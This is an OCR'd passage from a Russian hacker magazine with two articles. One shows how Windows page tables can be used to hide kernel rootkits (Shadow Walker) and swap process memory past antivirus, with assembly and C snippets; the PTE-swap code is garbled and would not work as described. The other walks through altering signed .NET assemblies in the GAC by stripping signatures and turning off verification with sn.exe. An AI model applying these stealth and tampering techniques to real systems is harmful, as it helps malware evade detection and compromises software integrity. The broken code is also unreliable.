
В ОСНОВЕ ФУНКЦИОНИРОВАНИЯ СОВРЕМЕННЫХ ОПЕРАЦИОННЫХ СИСТЕМ ЛЕЖИТ ВИРТУАЛЬНАЯ ПАМЯТЬ. ИМЕННО ОНА ПОЗВОЛЯЕТ АДРЕСОВАТЬ В 32-БИТНЫХ СИСТЕМАХ 4 ГИГАБАЙТА ВИРТУАЛЬНОГО АДРЕСНОГО ПРОСТРАНСТВА. А 64-БИТНАЯ АДРЕСАЦИЯ, В СВОЮ ОЧЕРЕДЬ, ПОЗВОЛЯЕТ ИСПОЛЬЗОВАТЬ ПРАКТИЧЕСКИ НЕОГРАНИЧЕННОЕ КОЛИЧЕСТВО ВИРТУАЛЬНОЙ ПАМЯТИ.

Сегодня мы поговорим об основном способе организации виртуальной памяти — страничном, при котором единицей отображения виртуальных адресов на физические является регион постоянного размера (так называемая страница). Поддержка такого режима присутствует в большинстве современных процессоров, и он стал классическим для почти всех современных ОС, в том числе Windows. В статье мы попытаемся рассмотреть, как этот «классический» аргумент можно использовать в своих грязных целях.

ВВЕДЕНИЕ, ИЛИ О ЧЕМ ЭТО МЫ?

В большинстве современных операционных систем, в том числе, в семействе ОС Windows, виртуальная память организуется с помощью страничной адресации. Если говорить коротко и понятно, то данные в памяти в Windows существуют:
1) в виртуальном виде размером в 4 гигабайта и 2) в проекции этих самых данных в памяти физической и, наконец, в виде так называемых страниц.

Что такое страницы? Это области памяти фиксированной длины (как правило, или 4 Кб, или 4 Мб), которые являются минимальной единицей выделяемой памяти (то есть, даже запрос на 1 байт от приложения приведет к выделению ему страницы памяти). Процесс обращается к памяти с помощью адреса виртуальной памяти, который содержит в себе номер страницы и смещение внутри страницы. Операционная система преобразует виртуальный адрес в физический, при необходимости подгружая страницу с жесткого диска в оперативную память. При запросе на выделение памяти операционная система может сбросить на жесткий диск страницы, к которым давно не было обращений. Соответствующие единицы в физической памяти образуют страничные кадры (page frames), а система поддержки страничной виртуальной памяти называется пейджингом (paging). Передача информации между памятью и диском всегда осуществляется целыми страницами. Главное, что надо уяснить — данные, представленные в виртуальной памяти, на самом деле находятся в памяти физической (оперативной или сброшены на жесткий диск) и для доступа к ним процессор использует механизм страничной трансляции. Таким образом, операция записи в память какого-либо процесса в конечном итоге сведется к записи страниц, принадлежащих этому процессу и находящихся в где-то в физической памяти. Если вдуматься, то получается, что данные находятся как бы в дублированном состоянии (хотя это не так): непосредственно сами данные лежат в памяти физической, и они же представлены в памяти виртуальной. А раз основная организация виртуальной памяти есть страничная память, что нам помешает, не трогая виртуальных адресов, найти сами физические страницы, содержащие нужные нам данные и использовать (читай — «перезаписать или подменить») их по своему усмотрению? Да ничего! Ни антивирусы, ни проактивки, ни файрволы нам не помеха! В



ТАК МОЖНО ПОЛУЧИТЬ АДРЕСА PTE

итоге мы получим стелс-технологию, которая может беспалевно подменять нужные нам данные в адресном пространстве процесса.

РАЗБИРАЕМ УСТРОЙСТВО ВИРТУАЛЬНОЙ ПАМЯТИ

Чтобы применять эту технику на практике, конечно же, нужно понять основы — правила организации и механизм работы виртуальной и страничной адресации. Не вдаваясь в подробности механизма страничной адресации (он довольно сложен для понимания), отмечу только, что в его основе используется двухуровневая табличная трансляция линейного адреса в физический. Этот механизм имеет три части: каталог страниц (Page Directory, PDE), таблицы страниц (Page Table, PTE) и собственно страницы (Page Frame). Тем, кто хочет досконально разобраться в механизме страничной трансляции, могу порекомендовать мануалы INTEL'а по системному программированию; их ты можешь найти на сайте www.intel.com или на нашем диске.

Как же можно заполучить доступ к этим каталогам — PDE и PTE? Очень легко! Любителям лаконичности можно посоветовать вот такой способ обретения указателя на таблицы страниц PTE: ((PTE*)(((((ULONG)(VirtualAddress)) >> 12) << 2) + PteBaseAddress)), где PteBaseAddress равен 0xC0000000. Для любителей махровой лаконичности, сокращений и оптимизации могу посоветовать и такой вариант PTE: = (VirtualAddress >> 10)+0xc0000000. Соответственно, обратный алгоритм поиска адресов виртуальной памяти по известным PTE будет выглядеть: VirtualAddress = PTE << 10.

Стоит, наверное, пояснить. Допустим, у нас есть линейный 32-байтный адрес: 1100000000.0000000101.0000001001.00 b (точки использованы для удобства). Глядя на этот адрес, получим PTE с номером 1001b в таблице страниц 101b.

В ядре существует целый набор системных функций, предназначенных для работы с памятью, как физической, так и виртуальной. Все они имеют префикс Mm*. В юзермоде тебе должны быть знакомы функции WriteProcessMemory и ReadProcessMemory, хотя на самом деле они являются «заглушками» для вызова сервисов ядра. Например, функция MmGetPhysicalAddress вернет физический адрес, что соответствует виртуальному адресу, находящемуся в неподкачиваемой памяти. Системная функция ядра — MmIsAddressValid() — всего-навсего проверяет, представлена ли страница в физической памяти, т.е. не сработает ли исключение «Page Fault» при обращении по указанному виртуальному адресу. Если страницы нет, то функция вернет FALSE. Также интересна функция MmIsNonPagedSystemAddressValid, которая в отличие от MmIsAddressValid проверяет, что переданный ей адрес принадлежит подкачиваемой или неподкачиваемой областям памяти ядра. Так, затрагивая тему работы с виртуальной/физической памятью, хотелось бы заметить, что у страниц в памяти может быть несколько состояний. Перечислим их!

СПОСОБ РАЗ, ИЛИ «ПОЙМАЙ МЕНЯ, ЕСЛИ СМОЖЕШЬ!»


В момент обращения страница может присутствовать в физической оперативной памяти, а может быть выгруженной на внешнюю (дисковую) память. При обращении к выгруженной странице памяти процессор генерирует исключение #PF — «Page Fault» или отказ страницы, а программный обработчик исключения (часть ОС) получит необходимую информацию для свопинга — «подкачки» отсутствующей страницы с диска. И самое главное — страницы не имеют прямой связи с логической структурой данных или программ. Абсолютно стандартное поведение менеджера виртуальной памяти! И ведь кто бы мог подумать — эта «особенность» виртуальной памяти ОС Windows используется в руткитостроении. Каким образом? Если ты знаешь, список системных модулей (читай — драйверов) ядра можно получить, вызвав систем-



▹ links


¶• Хочешь знать все-все о памяти в Windows? Бегом на gr8.cih.ms/index.php?entry=entry008 — лучше этой статьи админа форума wasm.ru под ником Great не найти.

• Также замечательная статья по управлению памятью в ОС Windows, правда, на английском — www.informit.com/articles/article.aspx?p=167857.




▹ info

Будь осторожен при опытах с виртуальной памятью!



▹ dvd

На диске ты сможешь найти литературу, которая поможет в отладке и дебаге твоего кода. Обещанные сорцы руткита Shadow Walker ждут тебя там же.



РУТКИТ ПЕРЕХВАТИЛ ПРЕРЫВАНИЯ #PF И #GP

ную функцию NtQuerySystemInformation с параметром SystemModuleInformation или открыв директорию «\Driver» вызовом ZwQueryDirectoryObject. Также можно пробежаться по системному списку PsLoadedModuleList (расписывать эти способы не буду, тема статьи другая, если интересно — за подробностями в Гугл).

Все известные способы сокрытия драйвером заключались в патче указанных функций или исключении имени модуля из PsLoadedModuleList.

Но вот на свет появился Shadow Walker — руткит уровня ядра. Главной его особенностью является способ сокрытия в ядре нужных хакеру данных — как правило, Shadow Walker скрывает другой драйвер руткита FU. Это, с позволения сказать, революционное решение заключается в следующем. Загруженный драйвер руткита ставит перехват на прерывание INT0E и помечает нужные физические страницы как «не представленные в памяти» — и в случае обращения менеджера виртуальной памяти к этим самым страницам, где лежит драйвер, будет сгенерировано то самое исключение — #PF или «PageFault». Здорово, правда?

Когда произойдет ошибка страницы (при ее чтении) в связи с тем, что PTE помечен как недействительный, Shadow Walker определяет, является ли страница той, которую необходимо скрыть; если да, то подменяются данные на странице. Если происходит выполнение на странице кода руткита, Shadow Walker просто помечает PTE как действительные и дает процессору доступ к странице. Правда, проблема здесь в сложности определения, что именно понадобилось процессору: прочесть данные или выполнить код. Разработчиками Shadow Walker было решено и это; для ознакомления сорцы руткита лежат на диске, думаю, ты сможешь разобраться сам.


Убираем бит представления страницы в памяти

```
VOID MarkPageNotPresent(
      PPTE pPte )
{
 __asm
 {
   mov eax, pPte
   and dword ptr [eax], 0xFFFFFFFE
 }
}
```

Эффективность руткита такова, что до сих пор вычислить его присутствие в оперативной памяти может лишь сигнатурный поиск по всей физической памяти или использование гипервизора. Много ли современных антивирусов способны на подобное? Если учесть, что зачастую данные в силу фрагментированности разбросаны по всему жесткому диску, а гипервизор — неподъемная задача, то руткит оказывается не под силу обычным антивирусам. Существует и программный поиск скрытых Shadow Walker страниц в памяти; более подробно об этом можно почитать здесь http://www.ht-group.net/32, однако он ненадежен.

СПОСОБ ДВА, ИЛИ «НЕ ВЕРЬ ГЛАЗАМ СВОИМ»

Теперь перейдем ко второму, крайне интересному, но практически неизвестному в широких кругах способу манипуляций с содержимым виртуальной памяти. Находясь в ядре, мы всегда сможем попасть в адресное пространство любого процесса, вызвав функцию KeAttachProcess. Что она делает, я думаю, ты понимаешь. Также уверен, что тебе знакома такая фича, когда, находясь в адресном пространстве, ты можешь относительно безопасно писать данные вызовом функции ZwWriteProcessMemory, —][уже расказывал об этом. Увы и ах! Всякий мало-мальски нормальный антивирус обычно хукает такую опасную функцию, ибо ее использование стоит на первом месте у злых кодеров. Но теперь (и я хочу, чтобы ты прочувствовал всю значимость момента!), используя форму организации страничной памяти, можно изменять данные в адресном пространстве без записи данных; ведь надо просто подменить PTE нужного нам виртуального адреса! Здесь виртуальная память процесса останется нетронутой, но при обращении к адресу подмены менеджер памяти вернет запрашивающему те данные, которые нам нужно подсунуть! Смотрим код:



КАК «РАСКЛАДЫВАЕТСЯ» ЛИНЕЙНЫЙ АДРЕС

ВЫЧИСЛИТЬ ПРИСУТСТВИЕ ЭТОГО РУТКИТА В ОПЕРАТИВНОЙ ПАМЯТИ ДО СИХ ПОР МОЖЕТ ЛИШЬ СИГНАТУРНЫЙ ПОИСК ПО ВСЕЙ ФИЗИЧЕСКОЙ ПАМЯТИ ИЛИ ИСПОЛЬЗОВАНИЕ ГИПЕРВИЗОРА. МНОГО ЛИ АНТИВИРУСОВ СПОСОБНЫ НА ПОДОБНОЕ?

Подмена страниц PTE по нужному адресу

```
DWORD ChangePTEOfTarget(DWORD VirtualAddressOfTarget,
    DWORD NewVirtualAddress)
{
      DWORD vaTargetPTEaddress;
      DWORD vaTargetPTE;
      DWORD NewVAPTEaddress;
      DWORD NewVAPTE;
      DWORD source;

      source = VirtualAddressOfTarget;
      source = source >> 12;
      source = source << 2;
      vaTargetPTEaddress = 0xC0000000 + source;
      vaTargetPTE = *vaTargetPTEaddr;

      source = NewVirtualAddress;
      source = source >> 12;
      source = source << 2;
      NewVAPTEaddress = 0xC0000000 + source;
      NewVAPTE = *NewVAPTEaddress;
      __asm cli
      vaTargetPTEaddress = source;
      __asm sti
      return source; }
```


Вот в принципе и все. Если постараться, то можно сократить и усовершенствовать этот код. Столь простая, но крайне эффективная техника может легко использоваться для подмены данных в адресном пространстве процесса (сколько простора для геймчитеров!) или вызывать напрямую похуканые проактивными защитами важные системные функции.

ПУТЕШЕСТВИЕ В ЗАЗЕРКАЛЬЕ

На примере этой статьи можно видеть, что мир процессов — а это игры, антивирусные программы, да все что угодно, что крутится в таскменеджере Windows — довольно зыбок и нельзя однозначно полагаться на то, что ты видишь собственными глазами. В общем, «The matrix has you, Neo!». Мир виртуальной памяти Windows поистине захватывает, и путешествие в его глубины сродни путешествию в Зазеркалье. Приложишь немного усилий — и тебе станет подвластна вся операционная система. Удачного компилирования и да пребудет с тобой Сила!



АЛЕКСЕЙ БОЙКО ALEXEYBBB@GMAIL.COM



-ИССЛЕДОВАНИЕ

МОДИФИЦИРУЕМ ПОДПИСАННЫЕ БИБЛИОТЕКИ В .NET

ЗАДУМАЛСЯ Я ТУТ НАД СМЫСЛОМ ПОДПИСАНИЯ КОМПОНОВОЧНЫХ БЛОКОВ .NET. НАВЕРНЯКА, ТЫ ТОЖЕ ПОДПИСЫВАЛ СВОИ БИБЛИОТЕКИ, ЧТОБЫ УСТАНОВИТЬ ИХ В GAC. В ХОДЕ СЕГОДНЯШНЕГО РАССЛЕДОВАНИЯ МЫ НАУЧИМСЯ ИЗМЕНЯТЬ ПОДПИСАННЫЕ СБОРКИ, НЕ ОБЛАДАЯ ИСХОДНИКАМИ И СЕКРЕТНЫМИ КЛЮЧАМИ.

ПРИВАТНЫЕ СБОРКИ

При подписании библиотеки (назначении строгого имени) открытый ключ записывается в манифест. Таким образом, чтобы внести изменения в чужую подписанную библиотеку, нужно просто заменить публичный ключ на свой. Или — еще проще — сделать новую сборку с таким же именем и подписать на своем ключе.

При использовании библиотеки любой публичный ключ будет принят как доверенный. Проведем эксперимент, создадим небольшую библиотечку:

Библиотека signedLib.dll

```
namespace signedLib
{
  public class sLib
  {
    public static int GetNumber()
    {
      return 1;
    }
  }
}
```

Подпишем ее и добавим к проекту консольного приложения:

Консольное приложение changeKey.exe

```
namespace changeKey
{
  class Program
  {
    static void Main(string[] args)
    {
      Console.WriteLine(
       signedLib.sLib.GetNumber());
      Console.ReadLine();
    }
  }
}
```

Затем скомпилируем релиз проекта. С помощью .NET Reflector [1] и плагина Reflexil [2] отредактируем IL-код подписанной библиотеки (signedLib.dll), так что GetNumber() будет возвращать не «1», а «2». Консольное приложение не заметило подмены и вывело «2». Вывод: подменить/изменить приватную сборку со строгим именем очень просто. Другие сборки, ссылающиеся на измененную, никак на это не реагируют, несмотря на то, что они были скомпилированы с оригинальной. Обращаю внимание, что речь идет именно о приватных сборках, со сборками в GAC дело обстоит иначе.

СБОРКИ В GAC


Как мы только что убедились, подписанные приватные компоновочные блоки можно легко модифицировать. При этом необязательно обладать исходниками, секретным ключом, правами администратора.

Вносить изменения в сборки, установленные в GAC, не многим сложнее. В случае с приватными сборками их «подписанность» никакой роли не играет. Подпись не проверяется, а «полный идентификатор приватного компоновочного блока состоит из имени компоновочного блока и числового номера его версии» (из книги Э. Троелсена, если что :)). Сборки, устанавливаемые в GAC, должны иметь так называемое строгое имя. Сборка получает строгое имя в момент ее подписания. Идентификаторы сборок в GAC дополняются параметрами публичного ключа, подписи проверяются. Замуровали, демоны! Что же это получается? Окружили со всех сторон:

- Незаметно внести изменения не получится — подпись проверку не пройдет.
- Свой публичный ключ не подсунешь — идентификатор сборки изменится.

Тем не менее, не нужно быть криптографом, чтобы все же изменить библиотеку в GAC. Требуется лишь обладать правами администратора и знать параметры утилиты sn.exe (страдальцы, не имеющие Студии, вручную используют стандартную утилиту sn.exe для подписания компоновочных блоков). Итак, возьмем проект уже знакомой библиотеки signedLib.dll (смотри выше). Подпишем ее и установим в GAC.


```
gacutil.exe /i D:\projects\
changeKey\signedLib\bin\Release\
signedLib.dll
```



ПАПКИ НИЖЕ C:\WINDOWS\ASSEMBLY



ЦИФРОВАЯ ПОДПИСЬ НАРУШЕНА



ПАРАМЕТРЫ ПУБЛИЧНОГО КЛЮЧА

Добавим референс к консольному приложению changeKey.exe. Компилируем релиз, убеждаемся, что в папке с программой нет файла signedLib.dll (это значит, что сборка будет загружена из GAC). Запускаем changeKey.exe — приложение показывает «1».
С этого момента воображаем себя атакующими — у нас нет исходников, нет секретного ключа. Но надо, чтобы метод GetNumber() возвращал не 1, а 2.
Структуру файлов ниже C:\Windows\assembly проводник Windows не показывает. Создадим псевдодиск, на который будет проецироваться нужный каталог:

```
subst b: C:\Windows\assembly
```

В проводнике появился диск B.
.Net-сборки попадают в папку GAC_MSIL; находим нужную папку (ее название совпадает с названием .dll файла). Внутри будет еще одна папка, а в ней, наконец, signedLib.dll. Копируем signedLib.dll на рабочий стол.
С помощью замечательной программы .NET Reflector и не менее замечательного плагина Reflexil (на нашем диске все это хозяйство тебя уже заждалось) мы будем редактировать библиотеку. Предварительно перепишем токен публичного ключа и его значение в блокнот (пригодятся позже). Как мы уже знаем, публичный ключ записан в самой сборке, и теперь в этом можно окончательно убедиться.
После правки IL-кода и сохранения изменений программа сообщит о том, что цифровая подпись нарушена и предложит варианты дальнейших действий.
Нажимаем «Remove Strong Name» — удалить цифровую подпись. Закрываем сборку (теоретически закрывать сборку нет необходимости и нам должен подойти вариант «Register it for verification skipping», однако у меня эта операция заканчивается ошибкой; к тому же, в обучающих целях лучше проделать все вручную).
Теперь у нас есть:
- Измененная, неподписанная dll;
- Публичный ключ оригинальной библиотеки.

Осталось установить ее в GAC. Для этого воспользуемся механизмом отложенной подписи. Если сборка содержит информацию о публичном ключе, но не имеет цифровой подписи — говорят, что она имеет отложенную подпись (придумал это какой-то надмозг из Майкрософт «с целью тестирования»).
Сделать такую сборку с помощью .NET Reflector не составляет никакой сложности — нужно заполнить соответствующие поля, они выделены желтым на рисунке «Параметры публичного ключа» (мы копировали их значения в блокнот). И не забудь поставить галочку «HasPublicKey» (в теории публичный ключ нужно извлекать из секретного с помощью утилиты sn.exe и потом с помощью нее же создавать отложенную подпись).
Итак, мы получили сборку, которая называется так же, как оригинальная, имеет такую же версию и такой же публичный ключ. Получается, если ее установить в GAC, она получит точно такой же идентификатор, что и оригинальная (смотри начало статьи). Как я писал выше, по умолчанию у сборок в GAC проверяется подпись, однако проверку подписи можно отключить — опять же «для тестирования».
Чтобы отключить проверку подписи dll на данном компьютере, нужно воспользоваться sn.exe:

```
sn -Vr C:\Users\Alex\Desktop\signedLib.dll
```

Удаляем оригинальную сборку из GAC:

```
gacutil /u signedLib,Version=1.0.0.0,Culture=
    neutral,PublicKeyToken=2b1b71846e76146e
```

И устанавливаем измененную:

```
gacutil /i
  C:\Users\Alex\Desktop\signedLib.dll
```

Радуемся, глядя на выведенную gacutil.exe надпись:

```
Assembly successfully added to the cache
```

Вот мы и добились желаемого — изменили библиотеку, установленную в GAC. Чтобы еще раз порадоваться (и проверить результат), запускаем наше приложение changeKey.exe, которое в начале статьи выводило 1. Ура, теперь он покажет 2!

